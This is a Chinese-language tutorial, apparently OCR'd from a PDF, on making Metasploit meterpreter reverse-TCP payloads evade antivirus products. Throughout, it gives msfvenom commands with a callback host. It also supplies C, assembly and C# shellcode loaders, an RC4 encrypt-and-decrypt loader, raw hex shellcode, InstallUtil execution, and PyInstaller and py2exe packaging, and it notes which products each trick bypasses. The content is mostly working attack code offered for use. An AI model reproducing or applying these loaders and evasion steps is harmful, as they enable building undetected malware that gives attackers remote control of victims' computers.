
```
>set EnableStageEncoding true
>set stageencoder x86/fnstenv_mov 编码进行免杀
>set stageencodingfallback false
&
>msfvenom --list encoders列出编码器
```

c/c++源码免杀

```
>msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 20 -b '\x00' LHOST=192.168.0.108 LPORT=12138 -f c -o 1.c
-i编码20次
MSF监听需设置自动迁移进程set autorunscript migrate -n explorer.exe
```

指针执行

```
unsigned char buf[] =
"shellcode";
#pragma comment(linker,"/subsystem:\"Windows\" /entry:\"mainCRTStartup\"") //windows控制台程序不出黑窗口
main()
{
    ( (void(*)(void))&buf)();
}
使用vc6.0组建编译后在靶机执行
```



> 当前过不了火绒，360动态静态可过

申请动态内存

```
#include <Windows.h>
#include <stdio.h>
#include <string.h>
#pragma comment(linker,"/subsystem:\"Windows\" /entry:\"mainCRTStartup\"") //windows控制台程序不出黑窗口
unsigned char buf[] =
"shellcode";
main()
{
    char *Memory;
    Memory=VirtualAlloc(NULL, sizeof(buf), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    memcpy(Memory, buf, sizeof(buf));
    ((void(*)())Memory)();
}
```

嵌入汇编

```
#include <windows.h>
#include <stdio.h>
#pragma comment(linker, "/section:.data,RWE")
unsigned char shellcode[] ="";
void main()
{
    __asm
    {
        mov eax, offset shellcode
        jmp eax
    }
}
```

强制类型转换

```
#include <windows.h>
#include <stdio.h>
unsigned char buf[] ="";
void main()
{
 ((void(WINAPI*)(void))&buf)();
}
```

汇编花指令


```
#include <windows.h>
#include <stdio.h>
#pragma comment(linker, "/section:.data,RWE")
unsigned char shellcode[] ="";
void main()
{
        __asm
    {
        mov eax, offset shellcode
        _emit 0xFF
        _emit 0xE0
    }
}
```

XOR加密

```
https://github.com/Arno0x/ShellcodeWrapper安装
生成raw格式木马
>msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 20 -b '\x00' LHOST=192.168.0.108 LPORT=12138 -f raw -o
shell.raw
```

```
root@ykali:~/ShellcodeWrapper# msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai
-i 20 -b '\x00' LHOST=192.168.0.108 LPORT=12138 -f raw -o shell.raw
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 20 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai succeeded with size 503 (iteration=5)
```


加密
> python shellcode_encoder.py -cpp -cs -py shell.raw thisiskey xor
生成的py文件使用py2exe编译执行
生成的cs文件使用csc.exe编译执行
生成的cpp文件使用vc6.0编译，去掉预编译头编译执行



远程线程注入

目前过火绒，不过360，可组合一下
Vs新建c++控制台程序
右键属性-》将MFC的使用选为在静态库中使用MFC
生成c格式shellcode粘贴进remote inject.cpp

生成项目
能成功上线，并开启calc进程



加载器免杀

shellcode_launcher

https://github.com/clinicallyinane/shellcode_launcher/
生成payload(raw)
>msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 6 -b '\x00' lhost=192.168.0.108 lport=12138 -f raw -o shellcode.raw
加载器加载
>shellcode_launcher.exe -i shellcode.raw

SSI加载

https://github.com/DimopoulosElias/SimpleShellcodeInjector
生成payload(c)
>msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.0.108 lport=12138 -f c -o shellcode.c
执行
>cat shellcode.c |grep -v unsigned|sed "s/\"\\\x//g"|sed "s/\\\x//g"|sed "s/\"//g"|sed ':a;N;$!ba;s/\n//g'|sed "s/;//g"

```
root@ykali:/var/www/html# cat shellcode.c |grep -v unsigned|sed "s/\"\\\x//g"|sed "s/\\\x//g"|sed
 "s/\"//g"|sed ':a;N;$!ba;s/\n//g'|sed "s/;//g"
fce8820000006089e531c0648b50308b520c8b52148b72280fb74a2631ffac3c617c022c20c1cf0d01c7e2f252578b521
08b4a3c8b4c1178e34801d1518b592001d38b4918e33a498b348b01d631ffacc1cf0d01c738e075f6037df83b7d2475e4
588b582401d3668b0c4b8b581c01d38b048b01d0894424245b5b61595a51ffe05f5f5a8b12eb8d5d68333200006877733
25f54684c77260789e8ffd0b89001000029c454506829806b00ffd56a0a68c0a8006c6802002f6a89e650505050405040
5068ea0fdfe0ffd5976a1056576899a57461ffd585c0740aff4e0875ece8670000006a006a0456576802d9c85fffd583f
8007e368b366a406800100000566a006858a453e5ffd593536a005653576802d9c85fffd583f8007d285868004000006a
0050680b2f0f30ffd55768756e4d61ffd55e5eff0c240f8570ffffffe99bffffff01c329c675c1c3bbf0b5a2566a0053f
fd5
```

MSF监听
可使用minGW自行编译
>gcc SimpleShellcodeInjector.c -o xxx.exe
执行
>xxx.exe +生成的编码

c#源码免杀

直接编译

生成payload
MSF监听需设置自动迁移进程**set** autorunscript migrate -n explorer.exe
>msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 20 -b '\x00' LHOST=192.168.0.108 LPORT=12138 -f csharp -o cs.txt
MSF启动监听
Payload粘贴到位置


```
using System;
using System.Runtime.InteropServices;
namespace TCPMeterpreterProcess
{
    class Program
    {
        static void Main(string[] args)
        {
            byte[] shellcode = new byte[] {payload here};
            UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length,MEM_COMMIT, PAGE_EXECUTE_READWRITE);
            Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);
            IntPtr hThread = IntPtr.Zero;
            UInt32 threadId = 0;
            // prepare data
            IntPtr pinfo = IntPtr.Zero;
            // execute native code
            hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
            WaitForSingleObject(hThread, 0xFFFFFFFF);
        }
        private static UInt32 MEM_COMMIT = 0x1000;
        private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;
        [DllImport("kernel32")]
        private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr,
        UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
        [DllImport("kernel32")]
        private static extern bool VirtualFree(IntPtr lpAddress,
        UInt32 dwSize, UInt32 dwFreeType);
        [DllImport("kernel32")]
        private static extern IntPtr CreateThread(
            UInt32 lpThreadAttributes,
            UInt32 dwStackSize,
            UInt32 lpStartAddress,
            IntPtr param,
            UInt32 dwCreationFlags,
            ref UInt32 lpThreadId
        );
        [DllImport("kernel32")]
        private static extern bool CloseHandle(IntPtr handle);
        [DllImport("kernel32")]
        private static extern UInt32 WaitForSingleObject(
            IntPtr hHandle,
            UInt32 dwMilliseconds
        );
        [DllImport("kernel32")]
        private static extern IntPtr GetModuleHandle(
            string moduleName
        );
        [DllImport("kernel32")]
        private static extern UInt32 GetProcAddress(
            IntPtr hModule,
            string procName
        );
```

```
        [DllImport("kernel32")]
        private static extern UInt32 LoadLibrary(
            string lpFileName
        );
        [DllImport("kernel32")]
        private static extern UInt32 GetLastError();
    }
}
Visual studio创建C#.net framework控制台程序编译可过杀软
```

加密处理

```
生成payload
MSF监听需设置自动迁移进程set autorunscript migrate -n explorer.exe
>msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 20 -b '\x00' LHOST=192.168.0.108 LPORT=12138 -f csharp -o
cs.txt
粘贴payload后编译加密
using System;
using System.Collections.Generic;
using System.IO;
using System.Linq;
using System.Security.Cryptography;
using System.Text;
using System.Threading.Tasks;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;
namespace Payload_Encrypt_Maker
{
    class Program
    {
        // 加密密钥，可以更改，加解密源码中保持KEY一致就行
        static byte[] KEY = { 0x11, 0x22, 0x11, 0x00, 0x00, 0x01, 0xd0, 0x00, 0x00, 0x11, 0x00, 0x00, 0x00, 0x00, 0x00, 0x11,
0x00, 0x11, 0x01, 0x11, 0x11, 0x00, 0x00 };
        static byte[] IV = { 0x00, 0xcc, 0x00, 0x00, 0x00, 0xcc };
        static byte[] payload = { payload here };    // 替换成MSF生成的shellcode
        private static class Encryption_Class
        {
            public static string Encrypt(string key, string data)
            {
                Encoding unicode = Encoding.Unicode;
                return Convert.ToBase64String(Encrypt(unicode.GetBytes(key), unicode.GetBytes(data)));
            }
            public static byte[] Encrypt(byte[] key, byte[] data)
            {
                return EncryptOutput(key, data).ToArray();
            }
            private static byte[] EncryptInitalize(byte[] key)
            {
                byte[] s = Enumerable.Range(0, 256)
                .Select(i => (byte)i)
                .ToArray();
                for (int i = 0, j = 0; i < 256; i++)
                {
                    j = (j + key[i % key.Length] + s[i]) & 255;
                    Swap(s, i, j);
                }
                return s;
            }
            private static IEnumerable<byte> EncryptOutput(byte[] key, IEnumerable<byte> data)
            {
                byte[] s = EncryptInitalize(key);
                int i = 0;
                int j = 0;
                return data.Select((b) =>
                {
                    i = (i + 1) & 255;
                    j = (j + s[i]) & 255;
                    Swap(s, i, j);
                    return (byte)(b ^ s[(s[i] + s[j]) & 255]);
                });
            }
            private static void Swap(byte[] s, int i, int j)
            {
                byte c = s[i];
                s[i] = s[j];
                s[j] = c;
```

```
            }
        }
        static void Main(string[] args)
        {
            byte[] result = Encryption_Class.Encrypt(KEY, payload);
            int b = 0;
            for (int i = 0; i < result.Length; i++)
            {
                b++;
                if (i == result.Length + 1)
                { Console.Write(result[i].ToString()); }
                if (i != result.Length) { Console.Write(result[i].ToString() + ","); }
            }
        }
    }
}
```



编译解密

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Runtime.InteropServices;
using System.Threading;
using System.Reflection;
using System.Runtime.CompilerServices;

namespace NativePayload_Reverse_tcp
{
    public class Program
{
        public static void Main()
        {
            Shellcode.Exec();
  }
}
class Shellcode
{
  public static void Exec()
  {
    string Payload_Encrypted;
    Payload_Encrypted = "payload here";
    string[] Payload_Encrypted_Without_delimiterChar = Payload_Encrypted.Split(',');
    byte[] _X_to_Bytes = new byte[Payload_Encrypted_Without_delimiterChar.Length];
    for (int i = 0; i < Payload_Encrypted_Without_delimiterChar.Length; i++)
    {
      byte current = Convert.ToByte(Payload_Encrypted_Without_delimiterChar[i].ToString());
      _X_to_Bytes[i] = current;
    }
    // 解密密钥，可以更改，加解密源码中保持KEY一致就行
            byte[] KEY = { 0x11, 0x22, 0x11, 0x00, 0x00, 0x01, 0xd0, 0x00, 0x00, 0x11, 0x00, 0x00, 0x00, 0x00, 0x00, 0x11, 0x00,
0x11, 0x01, 0x11, 0x11, 0x00, 0x00 };
            byte[] MsfPayload = Decrypt(KEY, _X_to_Bytes);
            // 加载shellcode
            IntPtr returnAddr = VirtualAlloc((IntPtr)0, (uint)Math.Max(MsfPayload.Length, 0x1000), 0x3000, 0x40);
            Marshal.Copy(MsfPayload, 0, returnAddr, MsfPayload.Length);
            CreateThread((IntPtr)0, 0, returnAddr, (IntPtr)0, 0, (IntPtr)0);
            Thread.Sleep(2000);
        }
        public static byte[] Decrypt(byte[] key, byte[] data)
        {
            return EncryptOutput(key, data).ToArray();
        }
        private static byte[] EncryptInitalize(byte[] key)
        {
```

```
            byte[] s = Enumerable.Range(0, 256)
            .Select(i => (byte)i)
            .ToArray();
            for (int i = 0, j = 0; i < 256; i++)
            {
                j = (j + key[i % key.Length] + s[i]) & 255;
                Swap(s, i, j);
            }
            return s;
        }
        private static IEnumerable<byte> EncryptOutput(byte[] key, IEnumerable<byte> data)
        {
            byte[] s = EncryptInitalize(key);
            int i = 0;
            int j = 0;
            return data.Select((b) =>
            {
                i = (i + 1) & 255;
                j = (j + s[i]) & 255;
                Swap(s, i, j);
                return (byte)(b ^ s[(s[i] + s[j]) & 255]);
                });
        }
        private static void Swap(byte[] s, int i, int j)
        {
            byte c = s[i];
            s[i] = s[j];
            s[j] = c;
        }
        [DllImport("kernel32.dll")]
        public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
        [DllImport("kernel32.dll")]
        public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr
lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
    }
}
```

XOR/AES编码

与上文**xor**加密类似

CSC+InstallUtil

生成payload
MSF监听需设置自动迁移进程**set** autorunscript migrate -n explorer.exe
>msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 20 -b '\x00' LHOST=192.168.0.108 LPORT=12138 -f csharp -o cs.txt
Payload粘贴到InstallUtil-Shellcode.cs中使用csc编译

InstallUtil-Shellcode.cs

```
    public class Shellcode
    {
        public static void Exec()
        {
            // native function's compiled code
            // generated with metasploit
            byte[] shellcode = new byte[881] {
0xb8,0x1f,0x01,0x72,0x6d,0xda,0xc3,0xd9,0x74,0x24,0xf4,0x5b,0x33,0xc9,0xb1,
0xd6,0x83,0xc3,0x04,0x31,0x43,0x10,0x03,0x43,0x10,0xfd,0xf4,0xcc,0xbd,0xec,
0xb5,0xda,0xe5,0x3a,0xe0,0x6f,0x3e,0x36,0x4c,0xa1,0xf7,0x07,0xbc,0xf0,0x70,
0x72,0x40,0x84,0x6b,0xff,0xa9,0x96,0x76,0xda,0x66,0xd8,0x8e,0x64,0x05,0xbb,
0x4d,0xf7,0xac,0xfd,0x98,0x8c,0xa7,0x76,0xe6,0xc0,0x64,0xf2,0x92,0x63,0x7a,
0x6d,0xa7,0x11,0x9c,0x87,0x7e,0x01,0x61,0x7f,0x71,0xcf,0x86,0xa1,0x15,0x6f,
```

```
C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe /unsafe /platform:x86 /out:C:\Users\y\Desktop\shell.exe
C:\Users\y\Desktop\InstallUtil-ShellCode.cs
```

```
C:\Users\y>C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe /unsafe /platform:x86 /out:C:\Users\y\Desktop\shell.exe
 C:\Users\y\Desktop\InstallUtil-ShellCode.cs
Microsoft (R) Visual C# 2005 编译器 版本 8.00.50727.9136
用于 Microsoft (R) Windows (R) 2005 Framework 版本 2.0.50727
版权所有(C) Microsoft Corporation 2001-2005。保留所有权利。
```

执行
C:\Windows\Microsoft.NET\Framework\v2.0.50727\InstallUtil.exe /logfile= /LogToConsole=false /U C:\Users\y\Desktop\shell.exe


Python源码免杀


pyinstaller加载C代码编译

```
生成C格式payload
MSF监听需设置自动迁移进程set autorunscript migrate -n explorer.exe
>msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.108 LPORT=12138 -f c -o /var/www/html/1.c
粘贴shellcode到shellcode+c.py中，在32位系统上安装python、py2exe、pyinstaller进入C:\Python27\Scripts目录使用命令把py打包为exe
>python pyinstaller-script.py -F -w shellcode.py
会在目录下生成dist文件夹，exe文件就在里面
```

pyinstaller加载py代码编译(*)


```
生成py格式payload
MSF监听需设置自动迁移进程set autorunscript migrate -n explorer.exe
>msfvenom -p windows/meterpreter/reverse_tcp LPORT=12138 LHOST=192.168.0.108 -e x86/shikata_ga_nai -i 11 -f py -o
/var/www/html/1.py
粘贴shellcode到shellcode+py.py中，在32位系统上安装python、py2exe、pyinstaller进入C:\Python27\Scripts目录使用命令把py打包为exe
>python pyinstaller-script.py --console --onefile shellcode.py
会在目录下生成dist文件夹，exe文件就在里面
```





Py2exe打包exe

```
生成raw格式payload
MSF监听需设置自动迁移进程set autorunscript migrate -n explorer.exe
>msfvenom -p python/meterpreter/reverse_tcp LHOST=192.168.0.108 LPORT=12138 -f raw -o /var/www/html/shell.py
在32位系统上安装python、py2exe
创建setup.py放置同一目录
```





```
from distutils.core import setup
import py2exe
setup(
name = "Meter",
description = "Python-based App",
version = "1.0",
console = ["shell.py"],
options = {"py2exe":
{"bundle_files":1,"packages":"ctypes","includes":"base64,sys,socket,struct,time,code,platform,getpass,shutil",}},
zipfile = None
)
```

执行打包命令

```
>python setup.py py2exe
```

会在当前目录生成dist文件夹，打包好的exe在里面




Base64编码+Pyinstaller打包

```
MSF监听需设置自动迁移进程set autorunscript migrate -n explorer.exe
>msfvenom -p windows/meterpreter/reverse_tcp --encrypt base64 LHOST=192.168.0.108 LPORT=12138 -f c -o /var/www/html/1.c
Shellcode粘贴在shellcode+base64+c.py中
>python pyinstaller-script.py -F -w shellcode.py
会在目录下生成dist文件夹，exe文件就在里面
```


加载器分离

hex


```
生成c格式payload
>msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 6 -b '\x00' lhost=192.168.0.108 lport=12138 -f c -o
/var/www/html/shell.c
下载k8final
```




```
粘贴shellcode进去
```



使用
https://github.com/k8gege/scrun




或
>python scrun.py xxx
或
编译ScRunHex.py为exe

Base64(*)

生成c格式payload
>msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 6 -b '\x00' lhost=192.168.0.108 lport=12138 -f c -o /var/www/html/shell.c
下载k8final

EncodeDecode

粘贴shellcode进去



进行**hex**编码后，粘贴进去base64编码

